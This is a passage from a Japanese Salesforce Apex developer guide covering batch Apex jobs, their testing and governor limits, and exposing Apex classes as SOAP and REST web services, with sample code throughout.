削除されてまだごみ箱に入っている取引先を除外するには、この変更したサンプルのクエリのように、SOQL クエリの WHERE 句に isDeleted=false を付加します。

```
// Query for accounts that aren't in the Recycle Bin
String q = 'SELECT Industry FROM Account WHERE isDeleted=false LIMIT 10';
String e = 'Account';
String f = 'Industry';
```

```
String v = 'Consulting';
Id batchInstanceId = Database.executeBatch(new UpdateAccountFields(q,e,f,v), 5);
```

削除されてまだごみ箱に入っている請求書を除外するには、この変更したサンプルのクエリのように、SOQL クエリの WHERE 句に `isDeleted=false` を付加します。

```
// Query for invoices that aren't in the Recycle Bin
String q =
  'SELECT Description__c FROM Invoice_Statement__c WHERE isDeleted=false LIMIT 10';
String e = 'Invoice_Statement__c';
String f = 'Description__c';
String v = 'Updated description';
Id batchInstanceId = Database.executeBatch(new UpdateInvoiceFields(q,e,f,v), 5);
```

次のクラスでは、Apexの一括処理を使用して、特定のユーザが所有するすべての取引先を異なるユーザに再割り当てします。

```
global class OwnerReassignment implements Database.Batchable<sObject>{
String query;
String email;
Id toUserId;
Id fromUserId;

global Database.querylocator start(Database.BatchableContext BC){
            return Database.getQueryLocator(query);}

global void execute(Database.BatchableContext BC, List<sObject> scope){
    List<Account> accns = new List<Account>();

   for(sObject s : scope){Account a = (Account)s;
        if(a.OwnerId==fromUserId){
            a.OwnerId=toUserId;
            accns.add(a);
            }
        }

update accns;

}
global void finish(Database.BatchableContext BC){
Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();

mail.setToAddresses(new String[] {email});
mail.setReplyTo('batch@acme.com');
mail.setSenderDisplayName('Batch Processing');
mail.setSubject('Batch Process Completed');
mail.setPlainTextBody('Batch Process has completed');

Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
}
}
```

前の例の OwnerReassignment クラスを実行するには次を使用します。

```
OwnerReassignment reassign = new OwnerReassignment();
reassign.query = 'SELECT Id, Name, Ownerid FROM Account ' +
                 'WHERE ownerid=\'' + u.id + '\'';
reassign.email='admin@acme.com';
reassign.fromUserId = u;
reassign.toUserId = u2;
ID batchprocessid = Database.executeBatch(reassign);
```

次は、レコードを削除する Apex の一括処理クラスの例です。

```
global class BatchDelete implements Database.Batchable<sObject> {
   public String query;

   global Database.QueryLocator start(Database.BatchableContext BC){
      return Database.getQueryLocator(query);
   }

   global void execute(Database.BatchableContext BC, List<sObject> scope){
      delete scope;
      DataBase.emptyRecycleBin(scope);
   }

   global void finish(Database.BatchableContext BC){
   }
}
```

このコードは、古いドキュメントを削除する、Apex の BatchDelete 一括処理クラスをコールします。ここに示すクエリは、指定したフォルダ内の特定の日付より古いドキュメントをすべて削除するために、それらのドキュメントを選択し、その後で、一括処理ジョブを呼び出します。

```
BatchDelete BDel = new BatchDelete();
Datetime d = Datetime.now();
d = d.addDays(-1);
// Replace this value with the folder ID that contains
// the documents to delete.
String folderId = '00lD0000001161D';
// Query for selecting the documents to delete
BDel.query = 'SELECT Id FROM Document WHERE FolderId=\'' + folderId +
    '\' AND CreatedDate < '+d.format('yyyy-MM-dd')+'T'+
    d.format('HH:mm')+':00.000Z';
// Invoke the batch job.
ID batchprocessid = Database.executeBatch(BDel);
System.debug('Returned batch process ID: ' + batchProcessId);
```

Apex の一括処理でのコールアウトの使用

Apex の一括処理でコールアウトを使用するには、このクラス定義で Database.AllowsCallouts を指定する必要があります。次に例を示します。

```
global class SearchAndReplace implements Database.Batchable<sObject>,
   Database.AllowsCallouts{
}
```

コールアウトには、HTTP 要求および webService キーワードで定義されたメソッドが含まれています。

Apex の一括処理での状態の使用

Apex の一括処理ジョブの各実行は、個別のトランザクションとみなされます。たとえば、1,000 件のレコードを含む Apex の一括処理ジョブが、任意の *scope* パラメータを指定せずに実行されると、このジョブはそれぞれ 200 件のレコードを含む 5 つのトランザクションとみなされます。

クラス定義で Database.Stateful を指定すると、これらのトランザクション間で状態を保持できます。Database.Stateful を使用するとき、インスタンスメンバー変数のみがトランザクション間で値を保持します。静的メンバー変数は、トランザクション間で値を保持せず、リセットされます。状態を保持すると、処理されているレコードをカウントまたは集計する場合に役立ちます。たとえば、ジョブで商談レコードが処理されたとします。execute でメソッドを定義し、処理された商談数の合計を集計できます。

Database.Stateful を指定しない場合、すべての静的メンバー変数とインスタンスメンバー変数が元の値に戻されます。

次の例では、レコードが処理されるとカスタム項目 total__c が集計されます。

```
global class SummarizeAccountTotal implements
    Database.Batchable<sObject>, Database.Stateful{

   global final String Query;
   global integer Summary;

   global SummarizeAccountTotal(String q){Query=q;
     Summary = 0;
   }

   global Database.QueryLocator start(Database.BatchableContext BC){
      return Database.getQueryLocator(query);
   }

   global void execute(
                Database.BatchableContext BC,
                List<sObject> scope){
      for(sObject s : scope){
         Summary = Integer.valueOf(s.get('total__c'))+Summary;
      }
   }

global void finish(Database.BatchableContext BC){
   }
}
```

また、変数を指定してクラスの最初の状態にアクセスできます。この変数を使用して、Database.Batchable メソッドのすべてのインスタンスと最初の状態を共有できます。次に例を示します。

```
// Implement the interface using a list of Account sObjects
// Note that the initialState variable is declared as final

global class MyBatchable implements Database.Batchable<sObject> {
  private final String initialState;
  String query;
```

```
  global MyBatchable(String intialState) {
    this.initialState = initialState;
  }

  global Database.QueryLocator start(Database.BatchableContext BC) {
    // Access initialState here

    return Database.getQueryLocator(query);
  }

  global void execute(Database.BatchableContext BC,
                      List<sObject> batch) {
    // Access initialState here

  }

  global void finish(Database.BatchableContext BC) {
    // Access initialState here

  }
}
```

`initialState` はクラスの「最初の」状態です。これを使用して、一括処理ジョブの実行時にクラスのインスタンス間で情報を受け渡すことはできません。たとえば、`execute` で `initialState` の値を変更した場合、2 番目に処理されたレコード群は、新しい値にアクセスできません。最初の値のみにアクセスできます。

Apex の一括処理のテスト

Apex の一括処理をテストするとき、`execute` メソッドの 1 つの実行だけをテストできます。`executeBatch` メソッドの *scope* パラメータを使用して、`execute` メソッドに渡されるレコード数を制限し、ガバナ制限に達しないようにすることができます。

`executeBatch` メソッドは、匿名プロセスを開始します。これは、Apex の一括処理をテストする場合、結果に対してテストする前に一括処理ジョブを終了する必要があることを意味します。`executeBatch` メソッドを実行する前後で、テストメソッド `startTest` と `stopTest` を使用して、テストを続行する前に一括処理ジョブが終了するようにします。`startTest` メソッドの後に作成されたすべての非同期コールはシステムによって収集されます。`stopTest` を実行する場合、すべての非同期プロセスが同期して実行されます。`startTest` メソッドおよび `stopTest` メソッド内に `executeBatch` メソッドを含めない場合、一括処理ジョブは Salesforce API バージョン 25.0 以降を使用して保存された Apex のテストメソッドでは最後に実行されますが、それよりも前のバージョンで保存された Apex の場合は実行されません。

Salesforce API バージョン 22.0 を使用して保存した Apex 以降、テストメソッドによって呼び出される Apex の一括処理ジョブの実行中に発生する例外は、コール元のテストメソッドに渡されるようになり、その結果としてテストメソッドが失敗します。テストメソッドで例外を処理する必要がある場合は、コードを `try` ステートメントと `catch` ステートメントで囲みます。`catch` ブロックを `stopTest` メソッドの後ろに配置する必要があります。ただし、Salesforce API バージョン 21.0 以前を使用して保存した Apex では、該当する例外はテストメソッドに渡されないため、テストメソッドは失敗しません。

メモ: `startTest` ブロックおよび `stopTest` ブロックでコールされた `@future` または `executeBatch` などの非同期コールは、キュー内ジョブ数の制限に対してカウントされません。

下の例では、OwnerReassignment クラスをテストします。

```
public static testMethod void testBatch() {
   user u = [SELECT ID, UserName FROM User
             WHERE username='testuser1@acme.com'];
   user u2 = [SELECT ID, UserName FROM User
              WHERE username='testuser2@acme.com'];
   String u2id = u2.id;
// Create 200 test accounts - this simulates one execute.
// Important - the Salesforce.com test framework only allows you to
// test one execute.

   List <Account> accns = new List<Account>();
      for(integer i = 0; i<200; i++){
         Account a = new Account(Name='testAccount'+'i',
                     Ownerid = u.ID);
         accns.add(a);
      }

   insert accns;

   Test.StartTest();
   OwnerReassignment reassign = new OwnerReassignment();
   reassign.query='SELECT ID, Name, Ownerid ' +
            'FROM Account ' +
            'WHERE OwnerId=\'' + u.Id + '\'' +
            ' LIMIT 200';
   reassign.email='admin@acme.com';
   reassign.fromUserId = u.Id;
   reassign.toUserId = u2.Id;
   ID batchprocessid = Database.executeBatch(reassign);
   Test.StopTest();

   System.AssertEquals(
           database.countquery('SELECT COUNT()'
              +' FROM Account WHERE OwnerId=\'' + u2.Id + '\''),
           200);

   }
}
```

Apex の一括処理のガバナ制限

Apex の一括処理について、次のガバナ制限に注意してください。

- 最大 5 件の一括処理ジョブを同時にキューに追加するか、有効にできます。
- 最大 100 個の一括処理ジョブを Apex Flex キュー内で保留できます。
- 実行中のテストでは、最大 5 件の一括処理ジョブを送信できます。
- 24 時間での Apex 一括処理メソッドの最大実行数は、250,000 または組織のライセンス数の 200 倍のいずれか大きいほうです。メソッドの実行数には、start、execute、および finish メソッドの実行が含まれます。これは組織全体の制限で、他のすべての非同期 Apex (Apex 一括処理、キュー可能 Apex、スケジュール済み Apex、および future メソッド) と共有されます。この制限のカウント対象となるライセンスは、Salesforce

フルユーザライセンスまたは Force.com アプリケーションサブスクリプションのユーザライセンスです。Chatter Free、Chatter カスタマーユーザ、カスタマーポータルユーザ、およびパートナーポータルユーザライセンスは含まれません。

- Apex 一括処理の `start` メソッドは、ユーザごとに同時に最大 15 個のクエリカーソルを開くことができます。Apex 一括処理の `execute` および `finish` メソッドにはそれぞれ、ユーザごとに開けるクエリカーソルは 5 個までという制限があります。
- `Database.QueryLocator` オブジェクトでは最大 5,000 万件のレコードが返されます。5,000 万件以上のレコードが返された場合、一括処理ジョブは即座に終了し「失敗」とマークされます。
- 一括処理クラスの `start` メソッドが QueryLocator を返す場合、`Database.executeBatch` の省略可能な範囲パラメータには最大値 2,000 を指定できます。これより大きい値に設定すると、Salesforce では、QueryLocator が返すレコードを、最大 2,000 レコードまでの、より小さいバッチに分割します。一括処理クラスの `start` メソッドが Iterable オブジェクトを返す場合、scope パラメータ値に上限はありませんが、非常に大きい値を使用すると、他の制限が発生する場合があります。
- `Database.executeBatch` の *`scope`* パラメータ (省略可能) でサイズが指定されない場合、Salesforce では `start` メソッドによって返されるレコードを 200 個ずつのバッチに分割し、各バッチを `execute` メソッドに渡します。Apex ガバナ制限は、`execute` の各実行でリセットされます。
- `start`、`execute`、および `finish` メソッドは、それぞれ最大 10 回のコールアウトを実装できます。
- Apex の一括処理ジョブの `start` メソッドは、組織内で一度に 1 つのみ実行できます。キュー内のまだ開始されていない一括処理ジョブは、開始されるまで保持されます。なお、この制限により一括処理ジョブが失敗することはありません。また、複数のジョブが実行されている場合は、Apex の一括処理ジョブの `execute` メソッドが並行して実行されます。

Apex の一括処理のベストプラクティス

- 一括処理ジョブをトリガから開始する場合は、細心の注意を払ってください。トリガで一括処理ジョブが制限を超えて追加されないようにする必要があります。特に、API の一括更新、インポートウィザード、ユーザインターフェースを使用したレコードの一括変更、および複数のレコードを一度に更新するすべての処理については十分に考慮してください。
- `Database.executeBatch` をコールしたときに Salesforce が行うのは、そのジョブをキューに入れることのみです。実際の実行は、サービスの使用可能状態に応じて遅れる場合があります。
- Apex の一括処理をテストするとき、`execute` メソッドの 1 つの実行だけをテストできます。`executeBatch` メソッドの *`scope`* パラメータを使用して、`execute` メソッドに渡されるレコード数を制限し、ガバナ制限に達しないようにすることができます。
- `executeBatch` メソッドは、匿名プロセスを開始します。これは、Apex の一括処理をテストする場合、結果に対してテストする前に一括処理ジョブを終了する必要があることを意味します。`executeBatch` メソッドを実行する前後で、テストメソッド `startTest` と `stopTest` を使用して、テストを続行する前に一括処理ジョブが終了するようにします。
- ジョブトランザクション全体でインスタンスメンバー変数またはデータを共有する場合は、クラス定義で `Database.Stateful` を使用します。これを使用しない場合、各トランザクションの開始時にすべてのメンバー変数が初期状態にリセットされます。
- `future` として宣言されたメソッドは、`Database.Batchable` インターフェースを実装するクラスでは使用できません。

- `future` として宣言されたメソッドは、Apex の一括処理クラスからはコールできません。
- 一括処理ジョブでは、`getContent` および `getContentAsPDF` PageReference メソッドは使用できません。
- Apex の一括処理ジョブが実行されると、一括処理ジョブを送信したユーザにメール通知が送信されます。または、管理パッケージにコードが含まれ、登録組織が一括処理ジョブを実行している場合、[Apexの例外の通知受信者] 項目に表示された受信者にメールが送信されます。
- 各メソッドの実行では、標準のガバナ制限が、匿名ブロック、Visualforce コントローラ、または WSDL メソッド同様に適用されます。
- Apex の一括処理が呼び出されるたびに `AsyncApexJob` レコードが作成されます。このレコードの ID を使用して、ジョブの状況、エラーの数、進行状況、申請者を取得する SOQL クエリを構成します。`AsyncApexJob` オブジェクトについての詳細は、『*Salesforce および Force.com のオブジェクトリファレンス*』の「AsyncApexJob」を参照してください。
- 10,000 件ごとの `AsyncApexJob` レコードに対して、Apex では、内部で使用するための `BatchApexWorker` タイプの追加の `AsyncApexJob` レコードを作成します。すべての `AsyncApexJob` レコードをクエリする場合は、`JobType` 項目を使用して `BatchApexWorker` タイプのレコードを除外することをお勧めします。除外しない場合、クエリにより 10,000 件の `AsyncApexJob` レコードごとに複数のレコードが返されます。`AsyncApexJob` オブジェクトについての詳細は、『*Salesforce および Force.com のオブジェクトリファレンス*』の「AsyncApexJob」を参照してください。
- クラス内のすべてのメソッドは `global` または `public` として定義する必要があります。
- 共有再適用の場合、一括処理内のレコードに対する Apex による共有管理を、すべて `execute` メソッドで削除してから再作成することをお勧めします。そうすることで、正確で完全な共有が適用されます。
- Salesforce サービスメンテナンスダウンタイム前にキューに入れられた一括処理ジョブは、キューに入れられたままになります。サービスのダウンタイムが終了してシステムリソースが使用可能になったときに、キューにある一括処理ジョブが実行されます。ダウンタイム発生時に一括処理ジョブが実行されていた場合、その一括処理の実行はロールバックされ、サービスが再開された後に再度開始されます。
- 可能ならば、一括処理の数は最小限に抑えてください。Salesforce では、キューベースのフレームワークを使用して、future メソッドや Apex 一括処理などのソースからの非同期プロセスを処理します。このキューは、組織間で要求ワークロードを調整するために使用します。キュー内で 1 つの組織の未処理要求が 2,000 を上回ると、その組織からの以降の要求は遅延し、その間に他の組織からの要求が処理されます。
- 一括処理ジョブができるだけ高速に実行されるようにします。一括処理ジョブを高速に実行するには、Web サービスコールアウト回数を最小限にし、Apexの一括処理コードで使用されるクエリを調整します。キュー内のジョブ数が多い場合、一括処理ジョブの実行時間が長くなるほど、キューにある他のジョブが遅延する可能性が高くなります。

一括処理ジョブのチェーニング

API バージョン 26.0 以降、既存の一括処理ジョブから別の一括処理ジョブを開始するように、ジョブをチェーニングできます。一括処理ジョブをチェーニングすることで、大量のデータを処理する場合など、ジョブでバッチでの処理が必要な場合に、別のジョブが終了するとジョブが開始します。または、一括処理が必要ではない場合は、Queueable Apex の使用を検討してください。

一括処理ジョブをチェーニングするには、現在の一括処理クラスの `finish` メソッドから `Database.executeBatch` または `System.scheduleBatch` をコールします。新しい一括処理ジョブは、現在の一括処理ジョブが終了すると開始します。

以前の API バージョンでは、Apex の一括処理メソッドから `Database.executeBatch` と `System.scheduleBatch` はコールできませんでした。使用されるバージョンは、他の一括処理ジョブを開始またはスケジュールする、実行中の一括処理クラスのバージョンです。実行中の一括処理クラスの `finish` メソッドで、一括処理ジョブを開始するヘルパークラスのメソッドをコールする場合は、ヘルパークラスの API バージョンは関係ありません。

関連トピック:

Batchable インターフェース

Web サービス

Apex メソッドを SOAP Web サービスとして公開

外部アプリケーションがコードおよびアプリケーションにアクセスできるように、Apex メソッドを SOAP Web サービスとして公開できます。Apex メソッドを公開するには、WebService メソッドを使用します。

ヒント:

- Apex SOAP Web サービスを使用すると、外部アプリケーションは SOAP Web サービスを使用して Apex メソッドを呼び出すことができます。Apex コールアウトを使用すると、Apex は外部の Web サービスまたは HTTP サービスを呼び出すことができます。
- Apex REST API は、Apex クラスおよびメソッドを REST Web サービスとして公開します。「Apex クラスを REST Web サービスとして公開」を参照してください。

WebService メソッド

Apex クラスメソッドは、カスタムの SOAP Web サービスコールとして公開できます。これにより、外部アプリケーションが Apex Web サービスを呼び出して、Salesforce のアクションを実行できます。これらのメソッドの定義には `webService` キーワードを使用します。次に例を示します。

```
global class MyWebService {

    webService static Id makeContact(String lastName, Account a) {

        Contact c = new Contact(lastName = 'Weissman', AccountId = a.Id);

        insert c;

        return c.id;

    }

}
```

外部アプリケーションの開発者は、クラスの WSDL を生成して、`webService` メソッドを含む Apex クラスに統合できます。Apex クラス詳細ページから WSDL を生成する手順は、次のとおりです。

1. アプリケーションで、[設定] から [開発] > [Apex クラス] をクリックします。

2. `webService` メソッドを含むクラス名をクリックします。
3. **[WSDL の作成]** をクリックします。

WebService メソッドによるデータの公開

カスタム `webService` メソッドの呼び出しには必ずシステムコンテキストを使用します。その結果、現在のユーザの証明書は使用されず、これらのメソッドにアクセスできるすべてのユーザが、権限、項目レベルのセキュリティ、共有ルールに関係なく、全機能を使用できます。そのため、`webService` キーワードでメソッドを公開する開発者は、ユーザが機密情報データを不注意に公開しないよう注意する必要があります。

警告: `webService` キーワードを使用する API によって公開されている Apex クラスメソッドは、オブジェクト権限と項目レベルのセキュリティがデフォルトで適用されていません。WebService メソッドがアクセスしようとしているオブジェクトと項目に対する現在のユーザのアクセスレベルをチェックするには、適切な Object Describe Result メソッドまたは Field Describe Result メソッドを使用することをお勧めします。「DescribeSObjectResult クラス」と「DescribeFieldResult クラス」を参照してください。

また、共有ルール (レコードレベルアクセス) は、`with sharing` キーワードでクラスを宣言するときのみに適用されます。この要件は、WebService メソッドを含むクラスを含むすべての Apex クラスに適用されます。WebService メソッドの共有ルールを強制するには、これらのメソッドを含むクラスを `with sharing` キーワードで宣言します。「`with sharing` または `without sharing` キーワードの使用」を参照してください。

`WebService` キーワードの使用に関する考慮事項

`webService` キーワードを使用する場合、次の考慮事項に留意してください。

- クラスの定義には `webService` キーワードを使用できません。ただし、最上位の外部クラスメソッドと内部クラスメソッドの定義に使用できます。
- `webService` キーワードを使用して、インターフェースや、インターフェースのメソッドと変数を定義することはできません。
- システム定義の列挙型は Web サービスメソッドで使用できません。
- `webService` キーワードはトリガで使用できません。
- `webService` キーワードで定義されているメソッドを含むすべてのクラスは `global` として宣言する必要があります。メソッド、または内部クラスを `global` として宣言した場合、最上位(外部)クラスも `global` として宣言する必要があります。
- `webService` キーワードで定義されるメソッドは本質的にグローバルです。これらのメソッドを、クラスにアクセスできる Apex コードで使用できます。`webService` キーワードは、`global` よりも多くのアクセスを可能にするアクセス修飾子の一種と考えることができます。
- `webService` キーワードを使用するメソッドを `static` として定義する必要があります。
- 管理パッケージコードの `webService` メソッドまたは変数を廃止することはできません。
- 特定の Apex 要素に SOAP アナログがないため、`webService` キーワードで定義されたメソッドは、次の要素をパラメータとして使用できません。これらの要素はメソッド内で使用できますが、戻り値としてマークすることはできません。
  - Map

  - Set
  - Pattern オブジェクト
  - Matcher オブジェクト
  - Exception オブジェクト
- webService キーワードは、Web サービスの一部として公開するメンバー変数と共に使用する必要があります。これらのメンバー変数は static としてマークしません。

Apex SOAP Web サービスメソッドをコールする場合、次の考慮事項があります。

- Salesforce は、アクセスが［制限あり］になっている AppExchange パッケージからの Web サービスへのアクセスと executeanonymous 要求を拒否します。
- 項目に割り当てた文字列値が長すぎる場合、API バージョン 15.0 以降を使用して保存 (コンパイル) した Apex クラスとトリガにはランタイムエラーが発生します。
- 期限切れか一時的なパスワードを使用するユーザのログインコールを API で行う場合、後続のカスタム Apex SOAP Web サービスメソッドへの API コールはサポートされていないため、INVALID_OPERATION_WITH_EXPIRED_PASSWORD エラーが発生します。Apex Web サービスメソッドをコールをするには、ユーザのパスワードをリセットして、期限が切れていないパスワードでコールを行います。

次の例は、Web サービス変数と Web サービスメソッドを持つクラスを示します。

```
global class SpecialAccounts {


  global class AccountInfo {

     webService String AcctName;

     webService Integer AcctNumber;

  }


  webService static Account createAccount(AccountInfo info) {

    Account acct = new Account();

    acct.Name = info.AcctName;

    acct.AccountNumber = String.valueOf(info.AcctNumber);

    insert acct;

    return acct;

  }


  webService static Id [] createAccounts(Account parent,
```

```
        Account child, Account grandChild) {


         insert parent;
         child.parentId = parent.Id;
         insert child;
         grandChild.parentId = child.Id;
         insert grandChild;


         Id [] results = new Id[3];
         results[0] = parent.Id;
         results[1] = child.Id;
         results[2] = grandChild.Id;
         return results;
    }
}
```

```
// Test class for the previous class.
@isTest
private class SpecialAccountsTest {
  testMethod static void testAccountCreate() {
    SpecialAccounts.AccountInfo info = new SpecialAccounts.AccountInfo();
    info.AcctName = 'Manoj Cheenath';
    info.AcctNumber = 12345;
    Account acct = SpecialAccounts.createAccount(info);
    System.assert(acct != null);
  }
}
```

この Web サービスは AJAX を使用して呼び出すことができます。詳細は、「Apex in AJAX」 (ページ 362)を参照してください。

Web サービスメソッドのオーバーロード

SOAP および WSDL では、メソッドのオーバーロードはサポートされません。そのため、Apex では、`webService` キーワードでマークされた 2 つのメソッドに同じ名前を付けることはできません。1 つのクラスで同じ名前を持つ複数の Web サービスメソッドを使用すると、コンパイル時エラーが発生します。

Apex クラスを REST Web サービスとして公開

外部アプリケーションが REST アーキテクチャによってコードとアプリケーションにアクセスできるように、Apex クラスとメソッドを公開することができます。このセクションでは、Apex クラスを REST Web サービスとして公開する方法について説明します。クラスとメソッドのアノテーションについて学習し、この機能を実装する方法を示すコードサンプルを紹介します。

Apex REST の概要

外部アプリケーションが REST アーキテクチャによってコードとアプリケーションにアクセスできるように、Apex クラスとメソッドを公開することができます。これは、REST リソースとして公開する Apex クラスを `@RestResource` アノテーションで定義して行います。同様に、他のアノテーションもメソッドに追加して、REST を通じて公開します。たとえば、`@HttpGet` アノテーションをメソッドに追加して、HTTP `GET` 要求から呼び出すことができる REST リソースとして公開できます。詳細は、「Apex REST アノテーション」 (ページ 123)を参照してください。

Apex REST で使用できるメソッドおよびプロパティを含むクラスを次に示します。

クラス	説明
RestContext クラス	`RestRequest` オブジェクトと `RestResponse` オブジェクトを含みます。
request	HTTP 要求から Apex RESTful Web サービスメソッドにデータを渡す場合に使用されるオブジェクトを表します。
response	Apex RESTful Web サービスメソッドから HTTP 応答にデータを渡す場合に使用されるオブジェクトを表します。

ガバナ制限

Apex REST クラスへのコールは、組織の API ガバナ制限のカウントの対象です。すべての標準の Apex ガバナ制限は、Apex REST クラスに適用されます。たとえば、要求または応答の最大サイズは、同期 Apex の場合は 6 MB、非同期 Apex の場合は 12 MB です。詳細は、「実行ガバナと制限」を参照してください。

認証

Apex REST は、次の認証メカニズムをサポートしています。

- OAuth 2.0
- セッション ID

『*REST API 開発者ガイド*』の「*ステップ 2: 認証を設定する*」を参照してください。

Apex REST アノテーション

6 つの新しいアノテーションが追加され、Apex クラスを RESTful Web サービスとして公開できるようにするようになりました。

- `@RestResource(urlMapping='/yourUrl')`
- `@HttpDelete`
- `@HttpGet`
- `@HttpPost`
- `@HttpPut`

Apex REST のメソッド

Apex REST は、リソースを表現するために、JSON と XML の 2 つの形式をサポートしています。JSON による表現は、要求またはレスポンスボディにデフォルトで渡され、形式は、HTTP ヘッダーの `Content-Type` プロパティで示されます。本文は、Apex メソッドへのパラメータがない場合、HttpRequest オブジェクトから Blob として取得できます。パラメータが Apex メソッドに定義されている場合、リクエストボディをそれらのパラメータに並列化する試行が行われます。Apex メソッドの戻り値が non-void である場合、リソースの表現はレスポンスボディに逐次化されます。

次の戻り型とパラメータ型を使用できます。

- Apex プリミティブ (sObject と Blob を除く)
- sObjects
- Apex プリミティブまたは sObject のリストまたは対応付け (String キーの対応付けのみをサポート)
- 上記の型のメンバー変数を含むユーザ定義型

メモ: Apex REST では、Chatter in Apex オブジェクトの XML 逐次化および並列化はサポートされません。Apex REST では、Chatter in Apex オブジェクトの JSON 逐次化および並列化はサポートされません。また、XML では対応付けなどの一部のコレクション型はサポートされません。詳細は、「要求および応答データの考慮事項」を参照してください。

`@HttpGet` または `@HttpDelete` アノテーションのあるメソッドには、パラメータがありません。これは、GET 要求と DELETE 要求にはリクエストボディがなく、並列化するものがないためです。

1 つの Apex クラスにアノテーション `@RestResource` が付加されている場合、同一の HTTP 要求メソッドでアノテーションが付加されたメソッドを複数含めることはできません。たとえば、同じクラスにアノテーション `@HttpGet` が付加されたメソッドを 2 つ含めることはできません。

メモ: Apex REST は現在、Content-Type `multipart/form-data` の要求をサポートしていません。

Apex REST メソッドに関する考慮事項

Apex REST メソッドを定義する場合、次の事項を考慮してください。

- RestRequest オブジェクトおよび RestResponse オブジェクトは、静的 RestContext オブジェクトによってデフォルトで Apex メソッドで利用できます。この例では、RestContext によってこれらのオブジェクトにアクセスする方法を示します。

```
RestRequest req = RestContext.request;

RestResponse res = RestContext.response;
```

- Apex メソッドにパラメータがない場合、Apex REST は HTTP リクエストボディを RestRequest.requestBody プロパティにコピーします。メソッドにパラメータがある場合、Apex REST はデータをそれらのパラメータに並列化しようとします。ただし、データは RestRequest.requestBody プロパティには並列化されません。
- Apex REST は、応答に同様の逐次化ロジックを使用します。Apex メソッドの戻り値の型が non-void である場合、そのメソッドの戻り値は、RestResponse.responseBody に逐次化されます。
- Apex REST メソッドは、管理パッケージと未管理パッケージで使用できます。管理パッケージに含まれる Apex REST メソッドをコールする場合、REST のコール URL に管理パッケージの名前空間を含める必要があります。たとえば、packageNamespace という管理パッケージ名前空間にクラスが含まれており、Apex REST メソッドが /MyMethod/* という URL 対応付けを使用している場合、これらのメソッドをコールするために REST によって使用される URL は、https://*instance*.salesforce.com/services/apexrest/packageNamespace/MyMethod/ という形式になります。管理パッケージの詳細は、「パッケージとは?」を参照してください。
- 期限切れのパスワードまたは一時的なパスワードを持つユーザのログインコールが API から行われた場合、カスタム Apex REST Web サービスメソッドへの後続の API コールはサポートされず、MUTUAL_AUTHENTICATION_FAILED エラーが発生します。Apex Web サービスメソッドをコールをするには、ユーザのパスワードをリセットして、期限が切れていないパスワードでコールを行います。

ユーザ定義型

ユーザ定義型を Apex REST メソッドのパラメータとして使用できます。Apex REST は、ユーザ定義型の public、private、または global クラスメンバー変数に要求データを並列化します。ただし、変数が static または transient として宣言されている場合は、並列化されません。たとえば、ユーザ定義型パラメータを含む Apex REST メソッドは次のように記述されます。

```
@RestResource(urlMapping='/user_defined_type_example/*')

global with sharing class MyOwnTypeRestResource {



    @HttpPost

    global static MyUserDefinedClass echoMyType(MyUserDefinedClass ic) {

        return ic;

    }
```

```
    global class MyUserDefinedClass {


        global String string1;
        global String string2 { get; set; }
        private String privateString;
        global transient String transientString;
        global static String staticString;


    }


}
```

このメソッドの有効な JSON **および** XML **要求データは、次のように記述されます。**

```
{
    "ic" : {
                "string1" : "value for string1",
                "string2" : "value for string2",
                "privateString" : "value for privateString"
            }
}
```

```
<request>
    <ic>
        <string1>value for string1</string1>
        <string2>value for string2</string2>
        <privateString>value for privateString</privateString>
    </ic>
</request>
```

staticString または transientString の値が上記例の要求データに提供されている場合、HTTP 400 状況コード応答が生成されます。public、private、または global クラスメンバー変数は、次の Apex REST が許可する型である必要があります。

- Apex プリミティブ (sObject と Blob を除く)
- sObject
- Apex プリミティブまたは sObject のリストまたは対応付け (String キーの対応付けのみをサポート)

Apex REST メソッドのパラメータとして使用されるユーザ定義型を作成する場合、実行時に、ユーザ定義型でサイクルとなるクラスメンバー変数の定義(相互に依存する定義)を挿入しないようにしてください。次に、簡単な例を示します。

```
@RestResource(urlMapping='/CycleExample/*')

global with sharing class ApexRESTCycleExample {



    @HttpGet

    global static MyUserDef1 doCycleTest() {

        MyUserDef1 def1 = new MyUserDef1();

        MyUserDef2 def2 = new MyUserDef2();

        def1.userDef2 = def2;

        def2.userDef1 = def1;

        return def1;

    }



    global class MyUserDef1 {

        MyUserDef2 userDef2;

    }



    global class MyUserDef2 {

        MyUserDef1 userDef1;

    }



}
```

前の例で示すコードはコンパイルされますが、実行時に要求が発行されると、Apex REST は `def1` インスタンスと `def2` インスタンス間のサイクルを検出し、HTTP 400 状況コードエラー応答を生成します。

要求および応答データの考慮事項

Apex REST メソッドにおける要求データの考慮事項をいくつか示します。

- Apex パラメータの名前は重要です。ただし、順番は考慮されません。たとえば、XML と JSON の有効な要求は次のようになります。

```
@HttpPost

global static void myPostMethod(String s1, Integer i1, Boolean b1, String s2)
```

```
{

  "s1" : "my first string",

  "i1" : 123,

  "s2" : "my second string",

  "b1" : false

}
```

```
<request>

  <s1>my first string</s1>

  <i1>123</i1>

  <s2>my second string</s2>

  <b1>false</b1>

</request>
```

- URL パターンである *`URLpattern`* と *`URLpattern`*/* の URL は一致します。あるクラスには *`URLpattern`* の `urlMapping` があり、別のクラスには *`URLpattern`*/* の `urlMapping` がある場合、この URL パターンに対する REST 要求は、最後に保存されたクラスに解決されます。
- 一部のパラメータと戻り値の型は、要求の Content-Type として、または応答の許容形式として XML で使用することはできないため、これらのパラメータまたは戻り値の型を使用したメソッドを XML で使用することはできません。`List<List<String>>` など、コレクションの対応付けまたはコレクションはサポートされていません。ただし、これらの型を JSON で使用することはできます。パラメータリストに XML では無効な型が含まれており、その XML が送信されると、HTTP 415 の状況コードが返されます。戻り値の型が XML で無効な型であり、XML が要求された応答形式である場合、HTTP 406 の状況コードが返されます。
- JSON または XML の要求データについては、Boolean パラメータの有効な値は、`true`、`false` (これらは大文字と小文字を区別しません)、`1` および `0` (文字列「1」または「0」ではなく数値) です。Boolean パラメータにその他の値が渡されると、エラーになります。

- JSON または XML 要求データに同じ名前のパラメータが複数含まれる場合は、HTTP 400 状況コードエラー応答が返されます。たとえば、メソッドが x という入力パラメータを指定した場合、次の JSON 要求データはエラーになります。

```
{

    "x" : "value1",

    "x" : "value2"

}
```

同様に、ユーザ定義型についても、要求データに同一のユーザ定義型メンバー変数が複数含まれる場合、エラーになります。たとえば、次の Apex REST メソッドとユーザ定義型があるとします。

```
@RestResource(urlMapping='/DuplicateParamsExample/*')

global with sharing class ApexRESTDuplicateParamsExample {



    @HttpPost

